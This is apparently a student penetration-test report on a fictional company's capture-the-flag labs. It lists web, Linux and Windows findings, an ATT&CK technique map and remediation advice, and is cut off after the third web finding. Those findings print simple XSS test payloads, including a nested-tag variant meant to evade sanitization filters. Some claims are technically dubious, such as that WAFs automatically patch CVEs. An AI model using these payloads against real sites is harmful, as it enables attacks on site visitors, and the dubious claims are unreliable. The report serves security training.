TO: Total Rekall Corporation
Attn: Jessica Smith (CISO)

Rekall Corporation
Atlanta, Georgia
30309

Attn: Jessica Smith (CISO)

For the past two weeks, Total Rekall Corporation, herein referred to as Rekall, hired TidyStacks LLC to conduct an engagement (commonly known as both penetration testing or pen testing) on your network and machine environments. This letter is to inform you that TidyStacks has completed the engagement on your environment and, in compliance with the statement of work, created this report for your perusal. For clarity, some sections of this report template have been combined to provide greater understanding of the findings as a whole. For example, instead of including relative strengths and weaknesses in the findings section, the findings section is simply an executive summary of findings and Technical Recommendations and Findings.. Any section(s) where the format differs from the original Total Rekall document are redlined herein for Total Rekall to review. Additionally, before completion of the engagement, there are additional addendums to Total Rekall's contract TidyStacks LLC kindly requests Total Rekall signs before the conclusion of the engagement.

Sincerely,

TidyStacks LLC

Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Prepared By: TidyStacks LLC

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

ADDENDUM 1:

TidyStacks stipulates that the contents of this report may not be reproduced in part or whole without the express consent of TidyStacks LLC. Any methods mentioned or disclosed in this report are considered TidyStacks tradecraft and are proprietary to TidyStacks LLC. Any mentions of tactics and techniques are done for educational purposes and are not to be replicated in part or whole on other networks in the Rekall environment or other networked environments subsequent to the findings of this report.

TS findings are identifications of vulnerabilities within Rekall's network infrastructure and are recommendations. Rekall bears the responsibility of amending, remediating, updating, and improving its given network structures, machines, devices or applications. TidyStacks is not liable for any subsequent network intrusions, machine exploits or credential misuse as a result of the findings herein.

Signed: TidyStacks LLC 08/08/2022
Signed : TotalRekall _____ Date: _____

Table of Contents

Contact Information

Company Name	TidyStacks
Contact Title	Certified Ethical Hacker

Document History

Version	Date	Author(s)	Comments
001	08/01/2022	TidyStacks	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

ADDENDUM 2:

TidyStacks is not responsible for any damage, service interruptions to Rekalls's infrastructure as a result of the mutually agreed upon engagement penetration testing (herein known as pentesting). During the course of pentesting TS may uncover heretofore unknown machines,devices, and applications on Rekall's network and is not responsible or to be held liable for their discovery, damage, or exploitation during the mutually agreed upon scope pentesting. Should Rekall desire these unknown machines,devices, and applications to be examined, Rekall will create an appropriate addendum herein to expand the scope of the engagement.

Signed: TidyStacks LLC 08/08/2022
Signed : Total Rekall _____ Date: _____


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary Vulnerability Overview

CTF DAY 1: Attacking the Web Application CTF

Vulnerability	Severity
Flag 1:XSS Reflected	Critical
Flag 2:XSS Reflected	Critical
Flag 3:XSS Stored	Critical
Flag 4:Sensitive data exposure	Critical
Flag 5:Local file inclusion	Critical
Flag 6: Local file inclusion	Critical
Flag 7:Sensitive data exposure	Critical
Flag 8:Sensitive data exposure	Critical
Flag 9:Sensitive data exposure	Critical
Flag 10:Command injection	Critical
Flag 11: Command injection	Critical
Flag 12:Brute force attack	Critical
Flag 13:PHP injection	Critical
Flag 14:Session management	Critical
Flag 15:Directory traversal	Critical

CTF DAY 2: Attacking Rekall's Linux Servers

Vulnerability	Severity
Flag 1:OSINT leading to accidental disclosure.	Critical
Flag 2: Ping request leading to accidental disclosure.	Critical
Flag 3:OSINT leading to accidental disclosure.	Critical
Flag 4:Nmap Network enumeration.	Critical
Flag 5:Nmap Network enumeration.	Critical
Flag 6: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 7:Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 8: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 9: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 10: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 11: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 12: OSINT and Password Guessing	Critical

CTF DAY 3: Attacking Rekall's Windows Servers

Vulnerability	Severity
Flag 1: OSINT	Critical
Flag 2: Password Guessing via OSINT	Critical
Flag 3: Port Vulnerability	Critical
Flag 4: Unpatched Vulnerability leading to Privilege Escalation	Critical
Flag 5: Privilege Escalation	Critical
Flag 6: Credential Dumping	Critical
Flag 7: Sensitive Data	Critical
Flag 8: Password Dumping; Lateral movement	Critical
Flag 9: Sensitive Data	Critical
Flag 10: Credential Dumping	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total

Hosts	• 192.168.14.35,
	• totalrekall.xyz,
	• 192.168.13.0/24:
	  ○ 192.168.13.12
	  ○ 192.168.13.13
	  ○ 192.168.13.14
	  ○ 192.168.13.
	• 172.22.117.0/24:
	  ○ 172.22.117.20
	  ○ 177.22.117.10
	• https://github.com/totalrekall

Ports	**Via Nmap:** 21,22,25,79,80,106,110,443,4444 5901,6001,8080,10000,10001

Exploitation Risk	Total
Critical	37
High	0
Medium	0
Low	0

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that TidyStacks used throughout the penetration assessment. Please find this in the file as an Excel Spreadsheet entitled Rekall.xls

Legend:

Performed successfully

Reconnaissance	
Active Scanning	Scanning IP Blocks
	Vulnerability Scanning
	Wordlist Scanning
Gather Victim Host Information	Client Configurations
	Firmware
	Hardware
	Software
Gather Victim Identity Informatio	Credentials
	Email Addresses
	Employee Names
Gather Victim Network Informatic	DNS
	Domain Properties
	IP Addresses
	Network Security Appliances
	Network Topology
	Network Trust Dependencies
Gather Victim Org Information	
Phishing for Information	
Search Closed Sources	
Search Open Technical Databases	
Search Open Websites/Domains	Search Engines
	Social Media
Search Victim-Owned Websites	

Resource Development	
Acquire Infrastructure	
Compromise Accounts	
Compromise Infrastructure	
Develop Capabilities	
Establish Accounts	
Obtain Capabilities	Code Signing Certificates
	Digital Certificates
	Exploits
	Malware
	Tool
	Vulnerabilities
Stage Capabilities	Drive-by Target
	Install Digital Certificate
	Link Target
	Upload Malware
	Upload Tool

Persistence	
Account Manipulation	
BITS Jobs	
Boot or Logon Autostart Execution	
Boot or Logon Initialization Scripts	
Browser Extensions	
Compromise Client Software Binary	
Create Account	
Create or Modify System Process	
Event Triggered Execution	
External Remote Services	
Hijack Execution Flow	
Implant Internal Image	
Modify Authentication Process	
Office Application Startup	
Pre-OS Boot	
Scheduled Task/Job	At
	Container Orchestration Job
	Cron
	Scheduled Task
	Systemd Timers
Server Software Component	
Traffic Signaling	
Valid Accounts	

Credential Access	
Adversary-in-the-Middle	
Brute Force	Credential Stuffing
	Password Cracking
	Password Guessing
	Password Spraying
Credentials from Password Stores	
Exploitation for Credential Access	
Forced Authentication	
Forge Web Credentials	
Input Capture	
Modify Authentication Process	
Multi-Factor Authentication Interception	
Multi-Factor Authentication Request Generation	
Network Sniffing	
OS Credential Dumping	/etc/passwd and /etc/shadow
	Cached Domain Credentials
	DCSync
	LSA Secrets
	LSASS Memory
	NTDS
	Proc Filesystem
	Security Account Manager
Steal Application Access Token	
Steal or Forge Kerberos Tickets	
Steal Web Session Cookie	
Unsecured Credentials	Bash History
	Cloud Instance Metadata API
	Container API
	Credentials In Files
	Credentials in Registry
	Group Policy Preferences
	Private Keys

Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- High-level summary of strengths here
-

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- High-level summary of weaknesses here
-

Technical Summary Overview:

Areas of Opportunity	Total
Trusting unsanitized user Input	21
Poor Password Hygiene	9
User Education	12
Implement Better Cybersecurity Infrastructure: WAF or Firewall	31
Log Monitoring	13

CTF DAY 1: Attacking the Web Application CTF

Vulnerability	Opportunity
Flag 1:XSS Reflected	Trusting unsanitized user Input, Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 2:XSS Reflected	Trusting unsanitized user Input, Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 3:XSS Stored	Trusting unsanitized user Input, Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 4:Sensitive data exposure	Critical, Implement Better Cybersecurity Infrastructure: WAF or Firewall,User Education
Flag 5:Local file inclusion	Trusting unsanitized user Input, Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 6: Local file inclusion	Trusting unsanitized user Input ,Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 7:Sensitive data exposure	Trusting unsanitized user Input
Flag 8:Sensitive data exposure	User Education Poor Password Hygiene
Flag 9:Sensitive data exposure	Trusting unsanitized user Input, User Education

Flag 10:Command injection	Trusting unsanitized user Input , Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 11: Command injection	Trusting unsanitized user Input, Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 12:Brute force attack	Trusting unsanitized user Input ,Implement Better Cybersecurity Infrastructure: WAF or Firewall, User Education
Flag 13:PHP injection	Trusting unsanitized user Input , Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 14:Session management	Trusting unsanitized user Input , Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 15:Directory traversal	Trusting unsanitized user Input I, Implement Better Cybersecurity Infrastructure: WAF or Firewall

CTF DAY 2: Attacking Rekall's Linux Servers

Vulnerability	Severity
Flag 1:OSINT leading to accidental disclosure.	Poor Password Hygiene, User Education
Flag 2: Ping request leading to accidental disclosure.	Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 3:OSINT leading to accidental disclosure.	User Education
Flag 4:Nmap Network enumeration.	Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 5:Nmap Network enumeration.	Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 6: Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user Input, Implement Better Cybersecurity Infrastructure: WAF or Firewall Log Monitoring

Flag 7:Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user InputImplement Better Cybersecurity, Infrastructure: WAF or Firewall Log Monitoring
Flag 8: Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user InputImplement Better Cybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 9: Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user Input Implement Better Cybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 10: Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user Input Implement Better Cybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 11: Unpatched Vulnerability leading to Privilege Escalation	Trusting unsanitized user Input Implement Better Cybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 12: OSINT and Password Guessing	Poor Password Hygiene User Education

CTF DAY 3: Attacking Rekall's Windows Servers

Vulnerability	Severity
Flag 1: OSINT	Poor Password Hygiene User Education
Flag 2: Password Guessing via OSINT	Poor Password Hygiene , User Education
Flag 3: Port Vulnerability	Implement Better Cybersecurity Infrastructure: WAF or Firewall
Flag 4: Unpatched Vulnerability leading to Privilege Escalation	Implement Better Cybersecurity Infrastructure: WAF or Firewall, Log Monitoring
Flag 5: Privilege Escalation	Implement Better Cybersecurity Infrastructure: WAF or Firewall,Poor Password Hygiene User Education Log Monitoring
Flag 6: Credential Dumping	Implement BetterCybersecurity

	Infrastructure: WAF or Firewall,Poor Password Hygiene User Education , Log Monitoring
Flag 7: Sensitive Data	**Implement BetterCybersecurity Infrastructure: WAF or Firewall, Log Monitoring**
Flag 8: Password Dumping; Lateral movement	**Implement BetterCybersecurity Infrastructure: WAF or Firewall, Log Monitoring Poor Password Hygiene User Education**
Flag 9: Sensitive Data	**Implement BetterCybersecurity Infrastructure: WAF or Firewall, Log Monitoring**
Flag 10: Credential Dumping	**Implement BetterCybersecurity Infrastructure: WAF or Firewall, Log Monitoring Poor Password Hygiene User Education**

Summary of Technical Findings:

Rekall is the cutting edge in Virtual Reality experiences, and soon, if all the findings in the penetration test engagement are thoughtfully applied to Rekall's network environment, Rekall's network will be at the cutting edge of cybersecurity. Currently, there are many areas of opportunity within Rekall's network environment, however, Rekall's willingness to undergo an extensive penetration test to harden its technical environment is showcases its biggest strength: the willingness to improve. Rekall's penetration test consisted of an examination of its public-facing website along with its Linux and Windows environments. The penetration test uncovered five actionable areas: trusting unsanitized user input, poor password hygiene, lack of user education, lack of cybersecurity infrastructure and unclear or missing log monitoring strategy. That being said, there are five actionable steps Rekall can implement immediately to improve its overall security: Implement and Web Application Firewall or WAF and log monitoring, hire QA engineers to improve application security, a strong password policy, and improve user education.

Web Application Firewall Implementation:

First and foremost, Rekall's web application security could greatly benefit from the implementation of a Web Application Firewall or WAF .Installing a WAF that will analyze incoming traffic to Rekall's website for suspicious activity will add a strong layer of protection traffic to Rekall's site. The WAF secures against common web vulnerabilities encountered over the course of the penetration testing engagement such as stored and reflected XSS attacks, local file inclusion, command injections, SQL injections, PHP attacks and last but certainly not least brute force attacks. Put another way, the implementation of WAF will also immediately improve the vulnerable code base of Rekall's public facing website which often found itself vulnerable to unsanitized user inputs. When implemented correctly, WAFs will immediately drop abnormal server requests with the arbitrary code executions they may contain. Additionally, a WAF implementation will resolve many of the unpatched vulnerabilities in Linux and Windows environments automatically. WAFs automatically patch well known CVEs freeing up Rekall's security team to fix vulnerable code without the concern of a potential breach. Equally, WAF's will alert and conceal both used and unused ports if a network scan, that is to say an enumeration attempt, is performed against any Rekall domain. While a WAF is indeed an investment, it secures Rekall's future from reputational damage through data breaches.

Log Monitoring/ Monitoring Network Behavior:

Another crucial step after a WAF implementation, is perpetually monitoring and logging network behavior. While log monitoring will require some overhead on Rekall's governance and legal departments, once Rekall identifies which business essential systems and applications ought to be monitored, having a baseline of normal network and system behavior is invaluable. The logs

themselves ought to have a standard format with meaningful messages so that their content is understood and actionable. An excellent place to start considering the many vulnerabilities uncovered in Rekall's Linux and Windows environments could be authentication attempts (successful and failed logins, password changes, anomalous account activity), as this would prevent brute force attacks and additional monitoring for accounts that may have been accidentally disclosed. Once baselines for normal Rekall network activity are established, alerts can be triggered for any anomalous behavior on the network.

While the first half of this summary deals with more immediately technical implementations to shore of Rekall's network, the second half of this summary will outline more human centered means of shoring up Rekall's network security.

Hiring QA Engineers:

Security culture is in every one's job description. Put simply, everyone currently involved in Rekall's web application development is in some way responsible for its security. It is important perhaps then to encourage a refresher for developers on the creation of secure coding practices, such as a reminder to be cognizant of the commits they push to GitHub. Accidental disclosure of sensitive data such as passwords to Rekall's GitHub, trusting unsanitized user input, poor session management could lead to catastrophic data breaches if Rekall's current code base is left currently unchanged. It would be perhaps beneficial for Rekall to hire QA engineers who know how to apply security policy to their coding implementations. While the hiring process will take time, this is why it is ultimately important to get the WAF up and running as soon as possible. The investment will pay off with a secure application that will never make headlines with catastrophic data breaches.

Password Policies:

Related to the concerns over data breaches, improved password hygiene through more robust password policy within Rekall's environment is essential. Best practices moving forwards are passwords that change every quarter (or every 3 months), checking passwords against a list of breached passwords so that vulnerable passwords are not used, and applying multi-factor authentication (MFA) on structurally important systems and administrator accounts. The passwords uncovered in the Vulnerability Findings of this report, outline that Rekall needs to instill better practices in its user base such as not using their first name as a password, or to a default user account credential set at the time of account creation. Additionally, given that Rekall's web application is vulnerable to brute force attacks, setting a cooldown period for the number of unsuccessful login attempts must be implemented as soon as possible. This working in tandem with both the log monitoring and the WAF will provide Rekall with enough time and resources to respond to this kind of threat to its environment.

User Education:

User education is an evergreen security strategy to improve mindfulness amongst Rekall's user base. If Rekall implements a rolling and mandatory cybersecurity training every quarter both for technical and non technical staff, with those performing poorly placed in next quarter's sessions, the essentials of good cybersecurity hygiene can be taught. Good topics for content would touch on password hygiene, such as ensuring the password is at least 10 characters long containing special characters, not reusing passwords, being careful where users write their passwords(ie not on Rekall's GitHub account), informing users, that in most cases, 2FA(Two Factor Authentication), will be enabled and mandatory on sensitive accounts are all great conversations that need to be covered.

Conclusion:

All in all, diverse security measures are the key in improving Rekall's security overall. With the implementation of WAF, log monitoring, hiring QA engineers to improve Rekall's code base, better password policies, along with user education, Rekall will be at the cutting edge of cyber security. If both the mediation suggestions of the next section in addition to the suggestions contained within this technical summary are implemented, Rekall will be well placed to spot anomalous activity, prevent malicious exploits to Rekall's system, along with making it exceedingly difficult for a malicious actor to find their way in Rekall's environment.

Executive Summary

[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]


Vulnerability Findings

The methods disclosed in the vulnerability findings are conducted with the express permission of Rekall. It is illegal and ill advised to attempt these methods or techniques on Rekall computers,networks, devices, or applications or on any computer system that has not given express permission and consent to penetration testing. It is also advised that any account credentials disclosed herein **be immediately changed.**


CTF DAY 1: Attacking the Web Application CTF

Vulnerability 1	Findings
Title	**Flag 1: f76sdfkg6sjf**
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Reflected XSS
Images	 ● Entered the following script into the field that prompts the user to enter their name. ○ <script>alert("hi")</script> ● This is implementing a javascript alert function to run the alert "hi" using HTML tags.


Affected Hosts	192.168.14.35
Remediation	This vulnerability allows any attacker to inject web development code such as HTML, JavaScript into the content of a target website. When anyone interacts with the infected page, the code executes in the browser. This could lead to stolen private information associated with Rekall's website. There are two main categories of remediations to mention here. From the perspective of someone visiting a site, do not click on any links in a comment section or any link that was not requested. From the perspective of a site owner, never trust user input to Rekall's site. All user input ought to be sanitized at both the client and server level so all potentially malicious text, character or code is removed or escaped. A web application firewall or WAF is also an invaluable tool for Rekall's website as it could compensate for the lack of sanitization by simply blocking abnormal requests such as those with a cross site scripting attack.

Vulnerability 2	**Findings**
Title	**Flag 2: ksdnd99dkas**
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Reflected XSS
Images	 ● Entered the following script tag into the Who do you want to be field? ○ <SCRIPscriptT>aler("hi)</SCRIPscripTt> ○ Entering the modified <script> tag to evade sanitization filters.
Affected Hosts	192.168.14.35
Remediation	**See Flag 1 Attacking the Web Application CTF for remediation**



	suggestions.

Vulnerability 3	Findings
Title	Flag 3: sd7fk1nctx
Type (Web app / Linux OS / WIndows OS)	**WEB APP**
Risk Rating	**Critical**
Description	Stored XSS
Images	 ● Entered the following JavaScript code using HTML tags: ○ <script>alert(“hi there”)</script> ○ This will then store the alert in the comments section and will alert every user that happens to click on the post.
Affected Hosts	192.168.14.35
